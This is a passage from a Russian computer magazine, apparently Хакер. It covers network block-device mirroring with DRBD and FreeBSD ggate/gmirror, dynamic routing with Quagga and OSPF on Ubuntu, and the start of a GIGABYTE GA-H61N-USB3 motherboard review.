> drbdadm create-md drbd0

v08 Magic number not found
md_offset 30005817344
al_offset 30005784576
bm_offset 30004867072

Found ext2 filesystem which uses 190804004 kB
current configuration leaves usable 29301628 kB

Device size would be truncated, which
would corrupt data and result in
'access beyond end of device' errors.
You need to either
 * use external meta data (recommended)
 * shrink that filesystem first
 * zero out the device (destroy the filesystem)
Operation refused.

Command 'drbdmeta /dev/drbd0 v08 /dev/sda4 internal create-md' terminated with exit code 40
drbdadm aborting
```

Что происходит при повторной инициализации DRBD-массива

Стартовый скрипт сам подключит все ноды (кстати, вручную это делается с помощью команды drbdadm up all), и нам останется только указать DRBD на master-машину, чтобы он знал, откуда выполнять всю дальнейшую синхронизацию.

4. Переходим на master-машину и сообщаем DRBD, кто есть кто:

```
# drbdadm primary all
```

После этого производится первичная синхронизация разделов. Ее ход записывается в файл /proc/drbd.

5. Наше хранилище готово. Теперь можно создать на виртуальном DRBD-устройстве файловую систему и примонтировать ее:

```
# mkfs.ext4 /dev/drbd0
# mount /dev/drbd0 /mnt
```

Отныне все данные, записываемые в каталог /mnt, автоматически передаются на вторую машину. Информация останется на ней даже в том случае, если master-машина выйдет из строя. Кстати, в этом случае будет достаточно назначить мастером другую машину и спокойно смонтировать диск.

Во FreeBSD описанная выше процедура реализуется еще проще. Здесь все завязано на GEOM-класс ggate, который позволяет экспортировать блочные устройства по сети, и GEOM-класс gmirror — софтверную реализацию RAID1. При объединении этих классов можно добиться такой же функциональности, как у DRBD в Linux. Делается это очень и очень просто, без использования конфигов, с помощью нескольких команд.

Как и в случае с DRBD, каждая машина должна иметь пустой раздел. Желательно, чтобы эти разделы были одинакового размера. На каждой машине должны быть загружены нужные нам GEOM-классы:

```
# kldload geom_mirror
# kldload geom_gate
```

Кроме того, обе машины должны иметь таблицу экспорта ggate с описанием узлов, с которых импортируются блочные устройства. Файл /etc/gg.exports на мастер-машине должен содержать адрес и имя блочного устройства, экспортируемого подчиненным узлом:

```
192.168.0.2 RW /dev/ad0s1d
```

На подчиненном узле, в свою очередь, необходимо запустить демон-сервер ggate, который принимает подключения с мастера:

```
# ggated
```

Теперь возвращаемся на мастер-хост и импортируем блочное устройство подчиненной машины:

```
# ggatec create 192.168.100.2 /dev/ad0s1d
```

После этого будет создано новое блочное устройство, имя которого появится на экране (имена назначаются в возрастающем порядке, поэтому ты должен увидеть ggate0). Чтобы настроить зеркалирование, осталось объединить ранее созданный дисковый раздел мастер-хоста (пусть это будет /dev/ad0s1d) с разделом /dev/ggate0 в RAID1-массив с помощью gmirror:

```
# gmirror label -v -b prefer gm0 ggate0 ad0s1d
```

Обрати внимание, что локальный диск здесь указан последним. Так он получит больший приоритет, а значит: а) станет мастером, б) при записи и чтении алгоритм балансировки prefer всегда будет выбирать его первым.

Теперь виртуальный зеркальный диск/раздел можно инициализировать и подключить:

```
# fsck -t ufs /dev/mirror/gm0
# mount /dev/mirror/gm0 /mnt
```

ВЫВОДЫ

В этой статье мы рассмотрели только малую часть тех приемов, к которым можно прибегнуть в UNIX-системах, если проявить немного смекалки и внимательно вчитываться в man-страницы. На этом все, удачи и больших аптаймов! ⌶

Сергей «grinder» Яремчук (grinder@tux.in.ua)



Динамим сеть

ИСПОЛЬЗУЕМ ДИНАМИЧЕСКИЙ РОУТИНГ ПРИ ПОДКЛЮЧЕНИИ К РАЗНЫМ ПРОВАЙДЕРАМ

Сложная сетевая структура с несколькими точками подключения к интернету — не редкость даже для относительно небольшой организации, поэтому при администрировании таких сетей всегда нужно быть готовым к внештатным ситуациям. При отказе одного провайдера весь трафик должен автоматически перенаправляться на запасной выход. Традиционная статическая маршрутизация в такой ситуации усложняет администрирование, ведь в случае перенаправления на один шлюз часто необходимо перестраивать все вручную. Динамическая маршрутизация устраняет необходимость в этом.

VIDEO

Сайт проекта BIRD — bird.network.cz.

Сайт проекта Quagga — quagga.net.

Документация Quagga — quagga.net/docs.

Найти все RFC можно на сайте ietf.org.

WARNING

Для последующей установки Quagga необходимо собрать ядро с параметрами CONFIG_NETLINK, CONFIG_RTNETLINK и CONFIG_IP_MULTICAST.

INFO

В Quagga каждый протокол обслуживается отдельным сервером.

Все команды, вводимые в консоли, сразу же вступают в силу.

В каталоге /usr/share/doc/quagga/tools доступно несколько вспомогательных скриптов.

ДИНАМИЧЕСКАЯ МАРШРУТИЗАЦИЯ В LINUX

При решении поставленной задачи может возникнуть множество вопросов: например, используются ли оба канала одновременно и следует ли распределять нагрузку или второй (резервный) используется только по мере необходимости? Включать ли второй канал только при повышении нагрузки или он необходим всегда? Нужно ли подключать оба канала к одному маршрутизатору? Соответственно, и решать эту задачу придется по-разному. В самом простом случае можно написать небольшой скрипт, который при запуске через cron будет пинговать IP и в случае его недоступности перестраивать таблицы. Шаблон такого скрипта легко найти поиском по запросу «скрипт для проверки доступности провайдеров».

Можно реализовать схему и через iproute2. Например, попеременно отправлять трафик к разным провайдерам, подключенным к одному роутеру, можно при помощи такой команды (где 192.168.0.2 и 192.168.1.2 — адреса локальных интерфейсов, а 192.168.0.1 и 192.168.1.1 — данные провайдера):

```
#echo "1_ISP" >> /etc/iproute2/rt_tables
#echo "2_ISP" >> /etc/iproute2/rt_tables
#ip route add 192.168.1.0/24 dev eth0 src \
   192.168.1.2 table 1_ISP
#ip route add default via 192.168.1.1 table 1_ISP
#ip route add 192.168.0.0/24 dev eth2 src 192.168.0.2 \
   table 2_ISP
#ip route add default via 192.168.0.1 table 2_ISP
#ip rule add from 192.168.1.2 table 1_ISP
#ip rule add from 192.168.0.2 table 2_ISP
#ip route add default scope global nexthop via \
   192.168.1.1 dev eth0 weight 1 \
   nexthop via 192.168.0.1 dev eth2 weight 1
```

Но такой способ не всегда выручает, ведь в сложных сетях придется переключать маршрут в нескольких точках. Значит, нужно продумать и то, как вернуть настройки обратно, когда все восстановится. В то же время большинство роутеров поддерживает целый зоопарк протоколов динамической маршрутизации: RIP, OSPF, BGP, IGRP, EIRGP, IS-IS и ряд более экзотических. Такие протоколы позволяют маршрутизаторам самостоятельно определять оптимальный маршрут и сообщать друг другу информацию об актуальной топологии сети, загрузке и ширине канала, а в случае недоступности одного из узлов — автоматически корректировать таблицы маршрутов. Их использование избавляет админа от какой-либо ручной работы, а значит, уменьшает вероятность ошибки. Для начала приведем характеристики протоколов:

- **RIP (Routing Information Protocol)** — впервые появился на BSD и долгое время не рассматривался как стандарт. На сегодня это один из самых простых и легко конфигурируемых протоколов маршрутизации, который вполне подходит для небольших и средних сетей. В качестве метрики маршрутизации используется количество переходов (хопов, от англ. hope). Маршрутизаторы каждые 30 секунд выбрасывают в сеть всю свою таблицу, показывая количество хопов до каждой сети. Каждый маршрутизатор на основе полученных данных строит маршруты (next hop) и выбирает кратчайший. В больших сетях RIP нехило засоряет трафик. Количество хопов не может превышать 15. Если роутер не отвечает в течение 180 секунд, то количество хопов до него приравнивается к 16 и маршрут отмечается как нерабочий. Для протокола характерно зацикливание и образование «черных дыр», что устраняется за счет ограничения обновлений в обратном направлении. В настоящее время актуальны версии RIPv2 (RFC 2453) и RIPng (поддерживает IPv6). Использует 520/UDP.

- **OSPF (Open Shortest Path First)** — протокол, основанный на технологии отслеживания состояния канала (link-state technology) и алгоритме Дейкстры для определения кратчайшего пути (перебираются все точки и вычисляется оптимальный путь). Смежные маршрутизаторы обмениваются данными о состоянии канала, на основании которых строятся таблицы. Всем процессом управляют выделенный DR (Designated router) и резервный BDR (Backup Designated Router). Используется несколько типов оповещения о состоянии канала и типов зон. Обмен данными происходит по 89/IP. Последняя версия описана в RFC 2328 (в нескольких RFC даны расширения типов).
- **EIGRP (Enhanced Interior Gateway Routing Protocol)** — усовершенствованная версия редко используемого протокола IGRP от Cisco. На выбор маршрута влияют задержки в сети, полоса пропускания, загруженность. Уступает OSPF в скорости, но более прост и функционален в настройке.
- **BGP (Border Gateway Protocol, 179/TCP)** — предназначен не для обмена данных между отдельными маршрутизаторами (как и IS-IS), а для управления целыми сетями (AS, Autonomous System). Он обычно «интересен» в том случае, когда выкуплен диапазон IP, хотя в некоторых сценариях можно использовать и «серые» адреса.

Отсюда можно сделать вывод, что для решения наших задач нужен маршрутизатор, поддерживающий протоколы RIP, OSPF, а иногда и BGP. Найти такой маршрутизатор несложно, ведь сегодня даже некоторые модели нижнего ценового диапазона умеют работать как минимум с RIP. При этом такую систему можно собрать самому при помощи любого *nix. Для поддержки динамической маршрутизации требуется дополнительно установить соответствующее ПО. На сегодняшний день известно несколько таких приложений. Например, OpenBGPD/OpenOSPFD (openbgpd.org) предлагает реализацию протоколов BGPv4 и OSPF для OpenBSD. Их поддержка доступна в ОС с версии 3.5/3.7. Чтобы активировать ее, достаточно включить IP-форвардинг.

```
# vi /etc/sysctl.conf
net.inet.ip.forwarding=1
```

Затем нужно прописать настройки в /etc/ospfd.conf или ospf6d.conf, используя имеющиеся в качестве шаблона.

В других *nix (в том числе и Linux) нашу задачу можно решить с помощью одного из двух пакетов, которые поддерживают динамические протоколы маршрутизации:

- BIRD (BIRD Internet Routing Daemon, bird.network.cz) — поддерживает статическую маршрутизацию и протоколы RIPv2, BGPv4, OSPFv2/v3, имеет функции мягкой переконфигурации и отличается мощным языком фильтрации маршрутов.
- Quagga (quagga.net) — поддерживает статическую маршрутизацию, а также протоколы BGPv4 и v4+, RIP v1/v2/v3, RIPng, OSPF v2/v3 и IS-IS.

Это наиболее популярные сегодня решения, которые позволяют превратить компьютер в полнофункциональный маршрутизатор. Эти пакеты можно найти в репозиториях большинства дистрибутивов, поэтому проблем с установкой не будет.

УСТАНОВКА QUAGGA В UBUNTU LINUX

Пакет был создан на основе программы GNU Zebra, разработка которой приостановилась в 2005 году, а точнее на основе версии с неофициальными патчами Zebra-pj. Компьютер с установленным Quagga может служить полноценным роутером или отражателем маршрутов (Route Reflectors). Последняя функция характерна для протокола BGP, в котором маршруты от одного спикера (speaker) по умолчанию не передаются дальше. Активация RR позволяет обойти это ограничение, то есть реализует подход, аналогичный DR и BDR в OSPF, позволяя резервировать

```
Terminal
Файл Правка Вид Поиск Терминал Справка
grinder@grinder ~ $ cat /etc/quagga/debian.conf
#
# If this option is set the /etc/init.d/quagga script automatically loads
# the config via "vtysh -b" when the servers are started.
# Check /etc/pam.d/quagga if you intend to use "vtysh"!
#
vtysh_enable=yes
zebra_options=" --daemon -A 127.0.0.1 -u quagga --keep_kernel --retain"
ospfd_options=" --daemon -A 127.0.0.1 -u quagga"
bgpd_options="  --daemon -A 127.0.0.1"
ospf6d_options="--daemon -A ::1"
ripd_options="  --daemon -A 127.0.0.1"
ripngd_options="--daemon -A ::1"
isisd_options=" --daemon -A 127.0.0.1"
grinder@grinder ~ $
```

В debian.conf редактируем параметры запуска демонов

маршруты в разветвленных сетях. В Quagga на каждый протокол выделяется отдельный демон, а общее управление осуществляет демон zebra (core daemon), в задачу которого входят в том числе перестройка таблицы маршрутизации, установка статических маршрутов и предоставление API. Такая схема позволяет при необходимости легко добавить поддержку другого протокола. Проблему одновременного управления несколькими демонами решает терминал vtysh, который выступает в качестве прокси для пользовательских команд при подключении к сокету каждого запущенного процесса Quagga. Консоль vtysh идентична Cisco CLI, поэтому для тех, кто работал с Cisco, все команды будут знакомы, а все вышесказанное в некоторой степени применимо и к маршрутизаторам этой фирмы.

Пакет Quagga доступен в репозиториях большинства дистрибутивов Linux, портах *BSD и OpenSolaris. В Ubuntu достаточно ввести:

```
$ sudo apt-get install quagga
```

Итак, все установлено. Перейдем к настройкам, без которых ничего работать не будет. Конфигурационные файлы находятся в /etc/quagga. Пакет поддерживает множество настроек, все параметры расписаны в документации на сайте, посвященном пакету: quagga.net/doc. Запуск демонов (то есть поддерживаемых протоколов) прописывается в файле /etc/quagga/daemons. По умолчанию все отключено. Далее нам понадобится только OSPF:

```
$ sudo nano /etc/quagga/daemons
zebra=yes
ospfd=yes
bgpd=no
# протокол OSPF для IPv6
ospf6d=no
ripd=no
# протокол RIPng IPv6
ripngd=no
isisd=no
```

Вместо yes или no можно использовать цифровые значения, показывающие приоритет: 1 (самый высокий приоритет)–10 (самый низкий приоритет) или 0 (отключено).

Список TCP-портов, на которых демоны слушают подключения, можно узнать в /etc/services:

```
$ grep zebra /etc/services
```

В процессе работы часто возникает необходимость корректировать настройки демонов без перезапуска, поэтому в Quagga используется два способа изменения настроек. Начальные

параметры передаются при помощи конфигурационного файла, а во время работы можно передавать команды напрямую, подключаясь в terminal mode. Чтобы установки сохранялись в файле и восстанавливалась при перезагрузке, необходимо подправить /etc/quagga/debian.conf (его считывает стартовый скрипт /etc/init.d/quagga), добавив в строку запуска демонов '--keep_kernel' и '--retain'.

```
$ sudo nano /etc/quagga/debian.conf
vtysh_enable=yes
zebra_options=" --daemon -A 127.0.0.1 -u quagga \
   --keep_kernel --retain"
ospfd_options=" --daemon -A 127.0.0.1 -u quagga"
```

Для каждого демона указаны режим работы '--daemon' и IP-адрес, на котором он принимает команды ('-A 127.0.0.1'). С помощью строки vtysh_enable мы активировали управление с консоли. Для создания учетной записи, от имени которой будут работать демоны, используется '-u quagga'. В системе она уже создана:

```
$ grep quagga /etc/passwd
quagga:x:117:128:Quagga routing suite,,,:/var/run/
quagga/:/bin/false
```

Все готово, осталось дать задание демонам.

НАСТРАИВАЕМ КОНФИГУРАЦИОННЫЙ ФАЙЛ ДЛЯ OSPF

После установки в каталоге /usr/share/doc/quagga/examples находим шаблоны конфигов демонов, копируем нужные в требуемое место:

```
$ sudo cp -v /usr/share/doc/quagga/examples/zebra.conf.sample \
   /etc/quagga/zebra.conf
$ sudo cp -v /usr/share/doc/quagga/examples/ospfd.conf.sample \
   /etc/quagga/ospfd.conf
$ sudo cp -v /usr/share/doc/quagga/examples/vtysh.conf.sample \
   /etc/quagga/vtysh.conf
```

Обязательно меняем владельца:

```
$ sudo chown quagga:quagga /etc/quagga/zebra.conf
$ sudo chown quagga:quagga /etc/quagga/ospfd.conf
```

Теперь можно запускать Quagga.

```
$ sudo service quagga restart
.....
Starting Quagga daemons (prio:10): zebra ospfd.
```

В последней строке перечисляются демоны, которые будут работать. Команды ps aux | grep quagga и netstat-ant указывают, что соответствующие процессы запущены и демоны слушают порты.

В конфигах прописываются наборы команд, выполняемых при старте. По синтаксису они совпадают с теми, которые вводятся в консоли vtysh. Для обозначения комментариев служат знаки «!» или «#». Начнем с zebra.conf:

```
$ sudo nano /etc/quagga/zebra.conf
! название шлюза
hostname Router1
! пароль для vty
password pass1
! пароль для режима администрирования
enable password pass2
! описание интерфейсов
interface lo
interface eth0
! установка флага многоадресной рассылки
! при помощи bandwidth для расчета cost можно
! задать ширину канала в Кб/сек

multicast
! статический маршрут по умолчанию
! (вместо адреса можно указать интерфейс)
ip route 0.0.0.0/0 11.22.33.44
! журнал, каталог /var/log/quagga должен быть создан
! владелец/группа — quagga:quagga

log file /var/log/quagga/zebra.log
```

Активируем протоколы, которые будет поддерживать Quagga

Команда list показывает полный список параметров

В ospfd.conf по умолчанию снят комментарий лишь со строк установки пароля.

```
$ sudo nano /etc/quagga/ospfd.conf
! включаем
router ospf
```

```
! активируем ospf для интерфейса и определяем для нее
area 0
network 192.168.0.0/24 area 0
! network 172.10.10.0/16 area 1
log file /var/log/quagga/ospfd.log
```

Остальные настройки произведем из консоли. Для подключения можно использовать telnet или vtysh. Второй командный режим считается более правильным и удобным:

```
$ sudo vtysh
```

Символ приглашения командной строки должен измениться. Чтобы получить список доступных команд, нужно нажать клавишу со знаком вопроса или ввести list. Начинаем настройки:


```
# configure terminal
```

Приглашение изменит свой вид. Так как основные настройки для терминала уже произведены, укажем, что пароль должен храниться в зашифрованном виде, и сохраним изменения в файле.

```
(config)# service password-encryption
(config)# exit
; смотрим все изменения
# show memory
# write memory
Integrated configuration saved to /etc/quagga/Quagga.conf [OK]
```

Обрати внимание, что при использовании консоли все изменения сохраняются в отдельном файле, который можно легко перенести на другой роутер или удалить для восстановления дефолтных настроек. Заглянув в Quagga.conf, увидим, что внутри пароли хранятся в зашифрованном виде. Команда show startup-config покажет файл настройки. Смотрим таблицу маршрутов.

```
# show ip route
Codes: K - kernel route, C - connected, S - static,
R - RIP, O - OSPF, I - ISIS, B - BGP,
> - selected route, * - FIB route
S 0.0.0.0/0 [1/0] via 192.168.10.2, eth0
K>* 0.0.0.0/0 via 192.168.10.2, eth0
C>* 127.0.0.0/8 is directly connected, lo
K>* 169.254.0.0/16 is directly connected, eth0
```


```
grinder@grinder ~ $ sudo cat /etc/quagga/Quagga.conf
[sudo] password for grinder:
hostname Router
log file /var/log/quagga/zebra.log
!
service password-encryption
!
password 8 5Qyp73wUp7.4A
enable password 8 nGJ2SeqZY602M
!
interface eth0
 ipv6 nd suppress-ra
 multicast
!
interface lo
!
ip route 0.0.0.0/0 192.168.10.2
ip route 10.0.0.0/8 192.168.10.2
!
line vty
!
grinder@grinder ~ $
```

Команда write memory сохраняет настройки в отдельный файл

```
grinder@grinder ~ $ sudo vtysh
Hello, this is Quagga (version 0.99.17).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

grinder# configure terminal
grinder(config)# router ospf
grinder(config-router)# ospf router-id 192.168.10.159
grinder(config-router)# redistribute connected
grinder(config-router)# redistribute static
grinder(config-router)# neighbor 192.168.10.2
grinder(config-router)# neighbor 192.168.1.254
grinder(config-router)# default-information originate
grinder(config-router)# exit
grinder(config)# end
grinder# write memory
Building Configuration...
Integrated configuration saved to /etc/quagga/Quagga.conf
[OK]
```

Настраиваем OSPF

```
C>* 192.168.0.0/24 is directly connected, eth0
```

Как видно, первая буква показывает протокол. Добавим маршрут ко второму роутеру (IP — 192.168.1.2):

```
(config)# ip route 10.0.0.0/8 192.168.1.2
```

Однако статические маршруты нас не интересуют, поэтому переходим к конфигурированию OSPF. Интерфейс мы прописали в конфиге, теперь осталось анонсировать остальные маршрутизаторы.

```
(config)# router ospf
; уникальный ID роутера, IP использован для удобства
(config-router)# ospf router-id 192.168.0.1
; анонс маршрутов — подключенных и статических

(config-router)# redistribute connected
(config-router)# redistribute static
; анонсируем соседние роутеры
(config-router)# neighbor 192.168.1.2
(config-router)# neighbor 192.168.2.2
(config-router)# default-information originate
(config-router)# end
# write file
```

Чтобы роутер анонсировал через себя маршрут по умолчанию во внешние сети (то есть выход в интернет), следует использовать команду default-information originate. Она нужна не во всех конфигурациях, обычно используется static route, но здесь больше возможностей по тонкому конфигурированию. В некоторых случаях следует установить и метрику.

Настройка остальных маршрутизаторов производится аналогично, меняем только данные router-id и neighbor.

Теперь можно просмотреть статистику и отладочную инфу.

```
# show ip ospf database
# show ip ospf neighbor
# show ip ospf database
# show interface
# show debugging ospf
```

ЗАКЛЮЧЕНИЕ

Мы сделали элементарный и при этом рабочий пример. Дополнительно можно указать маршруты, которые мы не хотим получать, установить параметры доступа, задать разные способы анонсирования сетей и так далее. Все довольно просто — чтобы разобраться, достаточно немного поэкспериментировать.

Сергей Плотников

QUADRATISCH. PRAKTISCH. GUT

ТЕСТИРОВАНИЕ МАТЕРИНСКОЙ ПЛАТЫ GIGABYTE GA-H61N-USB3

Материнские платы формфактора ATX при своих размерах, а следовательно, и функционале, который в основном обеспечивается большим количеством разъемов, не всегда нужны техноманьяку. Нередко во главе угла стоит миниатюрность и приходится искать соответствующую плату. Существует формфактор Micro-ATX, но и его бывает «многовато». На помощь в таких случаях могут прийти платы формфактора Mini-ITX. Однако они имеют свои особенности. Возможно, тебя заинтересует объект нашего сегодняшнего тестирования — плата GIGABYTE GA-H61N-USB3.

ИЩЕМ ОТЛИЧИЯ

Логично, что «мама» платы с формфактором Mini-ITX снабжена бюджетным чипсетом Intel H61 Express. Во-первых, здесь не требуется запредельная производительность. От GIGABYTE GA-H61N-USB3 и других подобных плат глупо ожидать высокого разгонного потенциала и, например, графических возможностей в виде нескольких слотов PEG (о SLI и CrossFireX можно забыть). В «шестьдесят первом» все эти фишки блокируются. Так, плата может рассчитывать на поддержку оперативной памяти стандарта DDR3 с частотой всего лишь до 1333 МГц, и не мегагерцем выше! Более высокие множители памяти отключены, как и множители процессора. Наконец, контроллер PCI Express без проблем выдает 16 линий, но без возможности разделения пополам. Для таких излишеств есть чипсеты Intel P67 Express и Intel Z68 Express.

Сам же чип способен самостоятельно генерировать до шести линий PCI Express, до десяти портов USB 2.0 и до четырех SATA II. Как видишь, поддержки USB 3.0 и SATA 3.0 нет. И если с универсальной последовательной шиной компании-производители разбираются сами, распаивая сторонние контроллеры, то SATA последней ревизии есть у плат на базе чипсета Intel H67 Express. Собственно говоря, в этом и заключается главное различие между наборами логики. Как следствие, «мамки» на базе Intel H61 Express не имеют встроенного RAID'a. Остается только гадать, зачем Intel выпускает два практически идентичных чипсета...

Я ЗНАЮ ВСЕ ТВОИ ТРЕЩИНКИ

Ну да ладно. Поддержка Intel Sandy Bridge и наличие чипсета Intel H61 Express позволили распаять на плате парочку слотов DIMM, столько же SATA II и один PCI Express x16. Это не только дает нам некоторые преимущества, но и выливается в определенные недостатки. Сначала о хорошем.

В условиях ограниченного текстолитового пространства наличие PCI Express x16 — несомненное благо. Не хочется называть этот порт графическим, так как помимо видеокарты пользователь может установить в него дискретную звуковую карту, внешний дисковый контроллер, Wi-Fi-карту или еще какое-нибудь периферийное устройство, но только одно. Таким образом, функционал GIGABYTE GA-H61N-USB3 существенно увеличивается благодаря всего лишь одному слоту. Сразу напрашивается вывод о том, что на базе платы, помимо тривиального офисного ПК, реально собрать медиацентр, а при желании и систему, способную справиться с более-менее современными игровыми приложениями.

О поддержке мультимедийных возможностей говорит само название платы. Так, на задней панели GIGABYTE GA-H61N-USB3 производитель решил разместить все актуальные видеовыходы. Порт HDMI 1.4 примечателен еще и тем, что поддерживает 3D. А встроенная графика Intel Sandy Bridge без проблем «вытягивает» видео HD-качества. О пользе большого числа USB-портов (включая пару USB 3.0), S/PDIF и eSATA говорить излишне. Все это очень пригодится будущему медиацентру.

Настораживают лишь SATA-порты. Во-первых, в данном случае используется SATA II, а не SATA 3.0. Во-вторых, таких портов всего два. И если первое пагубно скажется в основном при использовании SSD, то столь малое количество коннекторов накладывает куда больше ограничений. Использовать твердотельный накопитель, конечно, здорово. Но в офисной и мультимедийной «машинке» это нецелесообразно. Другое дело, что будущему HTPC может и не хватить пары SATA II, поэтому для сборки подобного ПК лучше сразу обзавестись «винтом» объемом 2–3 Тб, благо Dual BIOS поддерживает такие винчестеры. Трушным же техноманьякам, которые планируют использовать GIGABYTE GA-H61N-USB3 в качестве основы для сервера, без дискретного RAID-контроллера не обойтись.

В остальном претензий к плате нет. Правда, советуем не иметь дела с габаритными процессорными кулерами. Иначе система охлаждения рискует закрыть как слоты DIMM, так и единственный PCI Express x16. Для будущего десктопа лучше приобрести небольшой тихий кулер, а в меню BIOS (или же при помощи приложения Smart 6) несколько снизить напряжение «камня».


МЕТОДИКА ТЕСТИРОВАНИЯ

